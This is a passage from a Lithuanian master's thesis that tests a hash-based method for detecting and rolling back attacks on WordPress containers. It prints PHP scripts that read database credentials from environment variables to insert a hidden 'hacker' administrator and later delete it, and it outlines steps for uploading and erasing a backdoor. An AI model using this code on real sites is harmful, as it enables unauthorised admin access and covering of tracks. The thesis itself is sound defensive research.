
Kibernetinės atakos metu taip pat įkeliamas naudotojų sukūrimo programinis kodas, pateiktas **37 pav.**

```php
<?php
 $servername=getenv('WORDPRESS_DB_HOST');
 $username=getenv('WORDPRESS_DB_USER');
 $password=getenv('WORDPRESS_DB_PASSWORD');
 $db=getenv('WORDPRESS_DB_NAME');
 //connection to mysql
 $conn=mysqli_connect($servername,$username,$password, $db);
 if(!$conn)
 {
     die("Connection Failed".mysql_error());
 }

 $sql = "INSERT INTO wp_users
 (ID,user_login,user_pass,user_nicename,user_email,user_url,user_registered,user_activation_key,user_status,display_name)
 VALUES ('3','hacker',MD5('hacker'),'hacker','hacker@inbox.lt','http://localhost','2022-04-12','',0,'hacker')";
 if ($conn->query($sql) === TRUE) {
   echo "New user created successfully\n";
 } else {
   echo "Error while creating user\n";
 }
 $sql = "INSERT INTO wp_usermeta
 (`umeta_id`, `user_id`, `meta_key`, `meta_value`)
 VALUES (NULL, '3', 'wp_capabilities', 'a:1:{s:13:\"administrator\";b:1;}'),
 (NULL, '3', 'wp_user_level', '10'),
 (NULL, '3', 'show_welcome_panel', '1'),
 (NULL, '3', 'rich_editing', 'true')";
  if ($conn->query($sql) === TRUE) {
   echo "New usermeta created successfully\n";
 } else {
   echo "Error while creating usermeta\n".$sql."<br>".$conn->error;
 }
 mysqli_close($conn);
?>
```

37 pav. Naudotojų sukūrimo programinis kodas

Sukurtas naudotojų sukūrimo programinis kodas išnaudoja paleisto konteinerio trūkumą, jog prisijungus prie konteinerio galima matyti aplinkos kintamuosius. Šiuo atveju aplinkos kintamuosiuose įrašyti *Wordpress* duomenų bazės prisijungimai, kuriais pasinaudojant sukuriamas naujas naudotojas.

Prevencinio metodo rezultatai paleidus po antrojo hibridinės atakos scenarijaus pateikiami **38 pav.**




38 pav. Prevencinio metodo tikrinimo eiga ir rezultatai (2 scenarijus)

Pagal prevencinio metodo rezultatus pateiktus **38 pav.**, galima teigti, jog metodas aptiko naujai įkeltus failus, naujai sukurtą įrašą ir naudotoją. Pažeistos sistemos atvaizdai sėkmingai išsaugoti ir atkurta pradinė sistemos būsena.

4.3.3. Hibridinės kibernetinės atakos trečias scenarijus

Naudojamas tas pats pažeidžiamumas, kaip aprašyta aukščiau 4.2.2 skyriuje. Atakos scenarijus sudėtingesnis, siekiant apsunkinti atakos aptikimo galimybę, pašalinus kenkėjiškos veiklos požymius. Atakos scenarijus pateikiamas veiksmų sekos diagrama **39 pav.**



39 pav. Trečias hibridinės atakos scenarijus

Trečiasis atakos scenarijus vykdomas šiais aštuoniais žingsniais:

1. Naudojantis papildinio pažeidžiamumu įkeliamas „galinių durų“ programinis kodas į informacinę sistemą;
2. Naudojantis papildinio pažeidžiamumu įkeliamas paruoštas naudotojo sukūrimo skriptas į informacinę sistemą. Naudotojo sukūrimo skriptas paruoštas taip, jog būtų panaudojami *Wordpress* konteinerio aplinkos kintamieji, kuriuose nurodomi prisijungimai prie duomenų bazės;
3. Naudojantis papildinio pažeidžiamumu įkeliamas paruoštas naudotojų ištrynimo skriptas;
4. Naudojantis įkeltu „galinių durų“ programiniu kodu iškviečiamas naudotojo sukūrimo programinis kodas;
5. Jungiamasi prie pažeistos sistemos su naujai sukurtu naudotoju ir jo slaptažodžiu;
6. Atliekama antroji atakos fazė ir sukuriamas naujas klaidingas įrašas, naudojantis jau esamais kitais sistemos naudotojais, siekiant sumažinti aptikimo galimybę.
7. Atliekamas kenkėjiškos veiklos požymių pašalinimo fazė, naudojantis įkeltu „galinių durų“ programiniu kodu iškviečiamas naudotojo ištrynimo skriptas;
8. Naudojantis įkeltu „galinių durų“ programiniu kodu pašalinami visi kenkėjiškai veiklai naudoti failai, įskaitant ir „galinių durų“ failą.

Šio scenarijaus metu naudojamas papildomas programinis kodas, skirtas naudotojų ištrynimui. Programinis kodas pateikiamas **40 pav.**

```php
<?php
 $servername=getenv('WORDPRESS_DB_HOST');
 $username=getenv('WORDPRESS_DB_USER');
 $password=getenv('WORDPRESS_DB_PASSWORD');
 $db=getenv('WORDPRESS_DB_NAME');
 //connection to mysql
 $conn=mysqli_connect($servername,$username,$password, $db);
 if(!$conn)
 {
     die("Connection Failed".mysql_error());
 }

 $sql = "DELETE FROM wp_users WHERE user_login='hacker'";
 if ($conn->query($sql) === TRUE) {
   echo "User deleted successfully\n";
 } else {
   echo "Error while deleting user\n";
 }
 $sql = "DELETE FROM wp_usermeta WHERE user_id='3'";
  if ($conn->query($sql) === TRUE) {
   echo "Usermeta deleted successfully\n";
 } else {
   echo "Error while deleting usermeta\n".$sql."<br>".$conn->error;
 }
 mysqli_close($conn);
?>
```

40 pav. Naudotojų ištrynimo programinis kodas

Sukurtas naudotojų ištrynimo programinis kodas leidžia pašalinti kenkėjiškos veiklos požymius – ištrinti „galinių durų“ programinį kodą ir pašalinti atakos metu naudotą naudotoją.

Prevencinio metodo rezultatai paleidus po trečiojo hibridinės atakos scenarijaus pateikiami **41 pav.**


```
Time: 01:27:52.752864 Checking pub1 instance
5162dfb94b65   192.168.0.106:5000/wordpress:pub_latest   "/entrypoint.sh"        3 minutes ago   Up 3 minutes   443/tcp, 192.168.0.106:8000->80/tcp        wp_pub1
Checking hashes for pub1 instance
Modified root folder: wp_pub1/wordpress/wp-content. Expected hash value: 58e981da202780b6. Actual hash value: 35e9eb6f4043fd0a
Modified folder: wp_pub1/wordpress/wp-content/uploads. Expected hash value: e59f563996f13fb1. Actual hash value: 25545ddf7816fcc7
Modified folder: wp_pub1/wordpress/wp-content/uploads/2022. Expected hash value: e00dce32c4dd1630. Actual hash value: b06f0fa1c3b1b95f
Modified folder: wp_pub1/wordpress/wp-content/uploads/2022/05. Expected hash value: a13fd828bb6ab7ac. Actual hash value: 98f622ebdc7e461d
New file wp_pub1/wordpress/wp-content/uploads/2022/05/karas-400x250.jpg detected
New file wp_pub1/wordpress/wp-content/uploads/2022/05/karas-540x340.jpg detected
New file wp_pub1/wordpress/wp-content/uploads/2022/05/karas-768x577.jpg detected
New file wp_pub1/wordpress/wp-content/uploads/2022/05/karas-300x225.jpg detected
New file wp_pub1/wordpress/wp-content/uploads/2022/05/karas-150x150.jpg detected
New file wp_pub1/wordpress/wp-content/uploads/2022/05/karas-800x500.jpg detected
New file wp_pub1/wordpress/wp-content/uploads/2022/05/karas.jpg detected
Modified table: wp_posts. Entry: (274, 3, datetime.datetime(2022, 5, 20, 1, 26, 53), None, '', 'Automatiškai išsaugotas juodraštis', '', 'auto-draft', 'closed', 'closed',
New entry in table: wp_posts. Entry: (275, 2, datetime.datetime(2022, 5, 20, 1, 27, 31), datetime.datetime(2022, 5, 19, 22, 27, 31), '<!-- wp:cover {"url":"http://re.lt:8
New entry in table: wp_posts. Entry: (276, 3, datetime.datetime(2022, 5, 20, 1, 27, 7), datetime.datetime(2022, 5, 19, 22, 27, 7), '', 'karas', '', 'inherit', 'closed', '
New entry in table: wp_posts. Entry: (277, 3, datetime.datetime(2022, 5, 20, 1, 27, 31), datetime.datetime(2022, 5, 19, 22, 27, 31), '<!-- wp:cover {"url":"http://re.lt:8
Modified table: wp_term_taxonomy. Entry: (1, 1, 'category', 'Aktualiausios naujienos', 0, 6). Expected hash value: 881e453fafefc453. Actual hash value: bc15bac103e3355d
Modified table: wp_term_taxonomy. Entry: (2, 2, 'category', 'Naujausios žinios', 0, 5). Expected hash value: 2c58e6daaf295866. Actual hash value: 69fe9b189311080f
Modified table: wp_term_taxonomy. Entry: (3, 3, 'category', 'Lietuvos naujienos', 0, 4). Expected hash value: 63a401953bc56542. Actual hash value: 671a600a6b6bb5d2
Modified table: wp_term_taxonomy. Entry: (8, 8, 'category', 'Gyvenimo naujienos', 0, 6). Expected hash value: 41925be5e7a65a7e. Actual hash value: c08369ef4508cfb8
Modified table: wp_term_taxonomy. Entry: (11, 11, 'category', 'Svarbiausios naujienos', 0, 3). Expected hash value: bb21c978f00fa37c. Actual hash value: 00ce5f7ecc814924
Instance pub1 modified. Files changed: True. DB changed: True
sha256:1f18c1fe8e0ebda2a88e92ed750911ba267d15f7ebbb145ae9ae91c07d3d24f0
sha256:535ef4e3749713bdd5a97a9bed164a247f26ca4fd8bcda547d3377a4de11c369
Untagged: wp_pub1:2022_05_20-01_27_55
Deleted: sha256:1f18c1fe8e0ebda2a88e92ed750911ba267d15f7ebbb145ae9ae91c07d3d24f0
Deleted: sha256:f9d07ab5e49cccb8e5dc684d7e45423bca9b6de4509bb912820a584bf85e29ed
Untagged: db_pub1:2022_05_20-01_27_55
Deleted: sha256:535ef4e3749713bdd5a97a9bed164a247f26ca4fd8bcda547d3377a4de11c369
Deleted: sha256:1c230bdef285d2113c805fb80da247b2282406e4e49fbce363587e56621e5044
Stopping wp_pub1 ...
Stopping db_pub1 ...
Removing wp_pub1 ...
Removing db_pub1 ...
Removing network pub1_pub1-net
Creating network "pub1_pub1-net" with driver "bridge"
Creating db_pub1 ...
Creating wp_pub1 ...
Restore successful for instance pub1. Compromised containers saved in /opt/magistras/alerts/2022_05_20-01_27_55/pub1/
```

41 pav. Prevencinio metodo tikrinimo eiga ir rezultatai (3 scenarijus)

Pagal prevencinio metodo rezultatus pateiktus **41 pav.**, galima teigti, jog metodas aptiko naujai sukurtus failus ir naujai sukurtą įrašą, nors atakos metu buvo ištrinti naudoti programiniai kodai ir naudotojas.

4.3.4. Hibridinės kibernetinės atakos ketvirtas scenarijus

Trys atakų scenarijai, aprašyti aukščiau, nukreipiami į duomenų bazėje saugomus įrašus, kuriant naujus arba modifikuojant esamus. Ketvirtas scenarijus naudoją tą patį pažeidžiamumą, kaip aprašyta aukščiau 4.2.2 skyriuje, tačiau ataka vyksta nemodifikuojant duomenų bazės, tik pažeidžiant esamus failus. Atakos scenarijus pateikiamas veiksmų sekos diagrama **42 pav.**



42 pav. Ketvirtas hibridinės atakos scenarijus

Ketvirtas atakos scenarijus vykdomas šiais keturiais žingsniais:

1. Naudojantis papildinio pažeidžiamumu įkeliamas „galinių durų“ programinis kodas į informacinę sistemą;
2. Naudojantis papildinio pažeidžiamumu įkeliami žalingi failai. Šio tyrimo metu, buvo perkelti suklastoti paveikslai, skirti pakeisti straipsniuose naudojamus paveikslus.
3. Naudojantis įkeltu „galinių durų“ programiniu kodu sukeičiami failai;
4. Naudojantis įkeltu „galinių durų“ programiniu kodu pašalinami visi kenkėjškai veiklai naudoti failai, įskaitant ir galinių durų failą.

Prevencinio metodo rezultatai paleidus po ketvirtojo hibridinės atakos scenarijaus pateikiami **43 pav.**

```
Time: 01:33:10.017533 Checking pub1 instance
2265f91ae366   192.168.0.106:5000/wordpress:pub_latest   "/entrypoint.sh"        4 minutes ago   Up 4 minutes   443/tcp, 192.168.0.106:8000->80/tcp        wp_pub1
Checking hashes for pub1 instance
Modified root folder: wp_pub1/wordpress/wp-content. Expected hash value: 58e981da202780b6. Actual hash value: 5885d6408b38059d
Modified folder: wp_pub1/wordpress/wp-content/uploads. Expected hash value: e59f563996f13fb1. Actual hash value: a90ed9546fbc6fc5
Modified folder: wp_pub1/wordpress/wp-content/uploads/2021. Expected hash value: 9f0b270e59319266. Actual hash value: a059f70c34a6b38f
Modified folder: wp_pub1/wordpress/wp-content/uploads/2021/11. Expected hash value: c0e4eef1e0268848. Actual hash value: 5cbe0ac8d75748a9
Modified file: wp_pub1/wordpress/wp-content/uploads/2021/11/karantinas-300x225.jpg. Expected hash value: a2a5822a8d811c76.Actual hash value: 8477badbf1104a22
Modified file: wp_pub1/wordpress/wp-content/uploads/2021/11/karantinas.jpg. Expected hash value: a17963f8658a5b5a.Actual hash value: 4bc250856c9b2699
Modified file: wp_pub1/wordpress/wp-content/uploads/2021/11/karantinas-352x250.jpg. Expected hash value: faf39510db15fed5.Actual hash value: 476a5ff8cbd417d3
Modified file: wp_pub1/wordpress/wp-content/uploads/2021/11/karantinas-150x150.jpg. Expected hash value: b740bdaff53933cd.Actual hash value: 33128def592ab2f9
Instance pub1 modified. Files changed: True. DB changed: False
sha256:28e87f172eeb3e1bbc303cba42863d4c3ca0d2a121f932b5838487b6975d7002
sha256:4cd5f7155efe9c56ff5f19ba4208877f06514ef06cf5ef7d01bca4a8f3653eda
Untagged: wp_pub1:2022_05_20-01_33_16
Deleted: sha256:28e87f172eeb3e1bbc303cba42863d4c3ca0d2a121f932b5838487b6975d7002
Deleted: sha256:52a5eb74dd662a9e0f0b156f8d1690795187597e1f37e8404457e51dd52825a9
Untagged: db_pub1:2022_05_20-01_33_16
Deleted: sha256:4cd5f7155efe9c56ff5f19ba4208877f06514ef06cf5ef7d01bca4a8f3653eda
Deleted: sha256:c0a301f55ad4d589cf9f1ff7f7603efb2db96b9fa119ae5ba42af6d151ff6f2b
Stopping wp_pub1 ...
Stopping db_pub1 ...
Removing wp_pub1 ...
Removing db_pub1 ...
Removing network pub1_pub1-net
Creating network "pub1_pub1-net" with driver "bridge"
Creating db_pub1 ...
Creating wp_pub1 ...
Restore successful for instance pub1. Compromised containers saved in /opt/magistras/alerts/2022_05_20-01_33_16/pub1/
```

43 pav. Prevencinio metodo tikrinimo eiga ir rezultatai (4 scenarijus)

Pagal prevencinio metodo rezultatus pateiktus **43 pav.**, galima teigti, jog metodas aptiko informacinėje esančių failų pakeitimus.

4.3.5. Hibridinių kibernetinių atakų prevencijos metodo pagal scenarijus testavimas

Hibridinių kibernetinių atakų prevencijos metodas buvo testuojamas pagal aukščiau aprašytus keturis scenarijus. Kiekvienas scenarijus keičia arba duomenų bazės įrašus, arba informacinėje sistemoje esamus failus.

Kiekvieno scenarijaus pabaigoje iškviestas prevencinis metodas leido patikrinti ar aptikta hibridinė kibernetinė ataka kiekvieno scenarijaus atveju. Testavimo metu taip pat tikrintas prevencinio metodo atkūrimo procesas ir ar išsaugoma pažeistos sistemos būsena analizei. Testavimo apibendrinti rezultatai pateikiami lentelėje **6 lentelė**.

6 lentelė. Prevencijos metodo aptikimo tyrimo rezultatai pagal scenarijus

Nr.	Pakeisti failai	Pakeista DB	Aptikta ataka	Aptikta pakeisti failai	Aptikta pakeista DB	Išsaugota sistemos būsena	Atkurta sistema
1	Taip	Taip	Taip	Taip	Taip	Taip	Taip
2	Taip	Taip	Taip	Taip	Taip	Taip	Taip
3	Taip	Taip	Taip	Taip	Taip	Taip	Taip
4	Taip	Ne	Taip	Taip	Ne	Taip	Taip

Šio darbo apimtyje testuojant ir atliekant eksperimentus pasiektas 100% prevencinio metodo efektyvumas. Tačiau tai nereiškia, jog prevencinis metodas dirba nepriekaištingai ir šitoks efektyvumas būtų užtikrinamas visą laiką. Pasikeitus atakų tipams arba atsiradus papildomiems faktoriams efektyvumas gali sumažėti.

Tyrimo metu buvo ištestuotas hibridinių kibernetinių atakų prevencijos metodo efektyvumas išbandant skirtingus scenarijus. Pagal gautus rezultatus matome, kad:

- Visais atakų scenarijais prevencinis metodas sugebėjo aptikti ataką, kai buvo pakeisti failai esantys informacinėje sistemoje;
- Visais atakų scenarijais prevencinis metodas sugebėjo aptikti ataką, kai buvo pakeičiami duomenų bazės įrašai;
- Prevencinis metodais visais atakų scenarijais išsaugojo esamą sistemos būseną, skirtą tolimesnei atakos analizei;
- Visų atakų scenarijų metu prevencinis metodas atkūrė sistemą į pradinę jos būseną, pašalinant visus kenkėjiškos veiklos metu padarytus pakeitimus failuose ir duomenų bazėje.

4.4. Skyriaus apibendrinimas

- Atliekant pirmąjį tyrimą buvo išmatuota hibridinių kibernetinių atakų prevencinio metodo greitaveika pagal tikrinamų katalogų gylį bei failų kiekį ir dydį;
- Išmatuotos prevencinio metodo aptikimo trukmės keičiantis katalogų gyliui:
    - Failų tikrinimo laikas svyruoja nuo 2,404 s. iki 6,421 s. nepriklausomai nuo katalogo gylio
    - Didėjant katalogų gyliui tikrinimo laikas išlieka panašus ir prognozuojamas;
- Išmatavus prevencinio metodo aptikimo trukmės pokyčius keičiantis failų kiekiui ir dydžiui nustatyta, kad:
    - Didėjant failų kiekiui ir bendram jų dydžiui pastebimas trukmės didėjimas;
    - Failų dydžiui padidėjus apie 4,2 karto pastebimas 5,6 karto trukmės padidėjimas, kai lyginamų failų kiekis skiriasi apie 1,5 karto;
    - Failų dydžiui padidėjus apie 8 kartus, pastebimas apie 11 kartų trukmės padidėjimas, kai lyginamų failų kiekis skiriasi apie 2,2 karto;
- Atlikus antrąjį tyrimą, buvo atliktas hibridinių kibernetinių atakų prevencinio metodo efektyvumo testavimas pagal skirtingus scenarijus;
- Kokybinio tyrimo metu nustatyta, kad:
    - Visais atakų scenarijais prevencinis metodas sugebėjo aptikti ataką, kai buvo pakeisti failai esantys informacinėje sistemoje;
    - Visais atakų scenarijais prevencinis metodas sugebėjo aptikti ataką, kai buvo pakeičiami duomenų bazės įrašai;
    - Prevencinis metodais visais atakų scenarijais išsaugojo esamą sistemos būseną, skirtą tolimesnei atakos analizei;
    - Visų atakų scenarijų metu prevencinis metodas atkūrė sistemą į pradinę jos būseną, pašalinant visus kenkėjiškos veiklos metu padarytus pakeitimus failuose ir duomenų bazėje.

Išvados

1. Atlikus hibridinių kibernetinių atakų analizę, pastebima, jog atakų skaičius auga, kibernetinėms atakoms ir „galinių durų“ įkėlimui dažniausiai išnaudojami senai žinomi pažeidžiamumai, o informacinės atakos atliekamos įvairiais būdais. Sėkmingos hibridinės atakos daro finansinę, reputacinę ir teisinę žalą įmonėms, todėl hibridinių kibernetinių atakų prevencijos metodai yra būtini, siekiant išvengti žalos patyrimo;
2. Išanalizavus esamus saugos sprendimus hibridinių kibernetinių atakų prevencijai, galima teigti, jog: 1) kibernetinių atakų prevencijai naudojamos internetinių svetainių ugniasienės, TVS saugumo papildiniai, tačiau jie dažnu atveju remiasi žinomų kenkėjiškų programų parašais, o tai neapsaugo nuo naujai atsirandančių atakų ir neužtikrina visapusiškos apsaugos; 2) „galinių durų“ atakos prevencijai naudojami parašu ar elgsena grįsti metodai bei euristinis nustatymas, kuriems būtinas didelis duomenų kiekis apmokymui ir aptikimui. Metodai reikalauja daug laiko priežiūrai ir apmokymui, tačiau neužtikrina mažo klaidų kiekio; 3) informacinių atakų prevencija yra natūralios kalbos klasifikavimo uždavinys, kurio sprendimui naudojami įvairūs duomenų rinkiniai ir sprendimai. Esant mažam duomenų rinkinio dydžiui neįmanoma užtikrinti aukšto modelio efektyvumo, todėl apmokymas yra ilga ir brangi operacija;
3. Atlikus sprendimo projektavimo etapą, pasiūlytas hibridinių kibernetinių atakų informacinėse sistemose prevencinis metodas, kuris remiasi maišos funkcijos reikšmių skaičiavimu ir užtikrina hibridinių kibernetinių atakų aptikimą ir apsaugą, atstatant sistemos būseną į pradinę. Pasiūlytas sprendimas pagrįstas ne tik specialių komponentų ir technologijų panaudojimu, tačiau ir specifiniu informacinės sistemos diegimu. Siekiant visapusiškai apsaugoti informacinę sistemą yra sukuriama etaloninė informacinė sistema izoliuotoje aplinkoje, o viešai prieinama tik tiksli sistemos kopija;
4. Atlikus sprendimo realizavimo etapą, sėkmingai realizuotas hibridinių kibernetinių atakų informacinėse sistemose, išnaudojant „galines duris“ prevencijos metodas. Realizacijos metu sukurta *Wordpress* informacinė sistema ir sukurtas prevencinis metodas *Python* programavimo kalba. Sukurtas prevencinis metodas naudoja *Docker* konteinerių technologiją, *xxHash* maišos funkciją ir *Aerospike* duomenų bazę maišos reikšmės saugoti, užtikrindamas reikalavimų užtikrinimą;
5. Atlikus eksperimentinį prevencinio metodo greitaveikos tyrimą nustatyta, jog:
    a. Didėjant katalogų gyliui tikrinimo laikas išlieka panašus ir prognozuojamas;
    b. Failų tikrinimo laikas svyruoja nuo 2,404 s. iki 6,421 s. nepriklausomai nuo katalogo gylio;
    c. Didėjant failų kiekiui ir bendram jų dydžiui pastebimas trukmės didėjimas;
    d. Failų dydžiui padidėjus apie 4,2 karto pastebimas 5,6 karto trukmės padidėjimas, kai lyginamų failų kiekis skiriasi apie 1,5 karto;
    e. Failų dydžiui padidėjus apie 8 kartus, pastebimas apie 11 kartų trukmės padidėjimas, kai lyginamų failų kiekis skiriasi apie 2,2 karto;
6. Atlikus eksperimentinį prevencinio metodo kokybinį tyrimą nustatyta, jog:
    a. Visais keturiais atakų scenarijais prevencinis metodas sugebėjo aptikti ataką, kai buvo pakeisti failai esantys informacinėje sistemoje;
    b. Visais keturiais atakų scenarijais prevencinis metodas sugebėjo aptikti ataką, kai buvo pakeičiami duomenų bazės įrašai;
    c. Prevencinis metodais visais keturiais atakų scenarijais išsaugojo esamą sistemos būseną, skirtą tolimesnei atakos analizei;

d. Visų keturių atakų scenarijų metu prevencinis metodas atkūrė sistemą į pradinę jos būseną, pašalinant visus kenkėjiškos veiklos metu padarytus pakeitimus failuose ir duomenų bazėje.
e. Visų keturių atakų scenarijų metu prevencinis metodas išsaugojo srauto failus, kuriuose matomas atliktos atakos scenarijus.

Literatūros sąrašas

1. Conţu, C. A., Popovici, E. C., Fratu, O., & Berceanu, M. G. (2016). Security issues in most popular content management systems. *2016 International Conference on Communications (COMM)*, 277–280. https://doi.org/10.1109/ICComm.2016.7528327
2. „Nacionalinio_kibernetinio_saugumo_bukles_ataskaita_2019.pdf“. https://www.nksc.lt/doc/Nacionalinio_kibernetinio_saugumo_bukles_ataskaita_2019.pdf.
3. Trunde, H., & Weippl, E. (2015). WordPress security: An analysis based on publicly available exploits. Proceedings of the 17th International Conference on Information Integration and Web-Based Applications & Services, 1–7. https://doi.org/10.1145/2837185.2837195
4. Mesa, O., Vieira, R., Viana, M., Durelli, V. H. S., Cirilo, E., Kalinowski, M., & Lucena, C. (2018). Understanding vulnerabilities in plugin-based web systems: An exploratory study of wordpress. Proceedings of the 22nd International Systems and Software Product Line Conference - Volume 1, 149–159. https://doi.org/10.1145/3233027.3233042
5. The four biggest malware threats to UK businesses | Elsevier Enhanced Reader. (s.a.). https://doi.org/10.1016/S1353-4858(20)30029-5
6. OWASP Top Ten Web Application Security Risks | OWASP. (s.a.). Gauta 2021 m. sausio 16 d., https://owasp.org/www-project-top-ten/
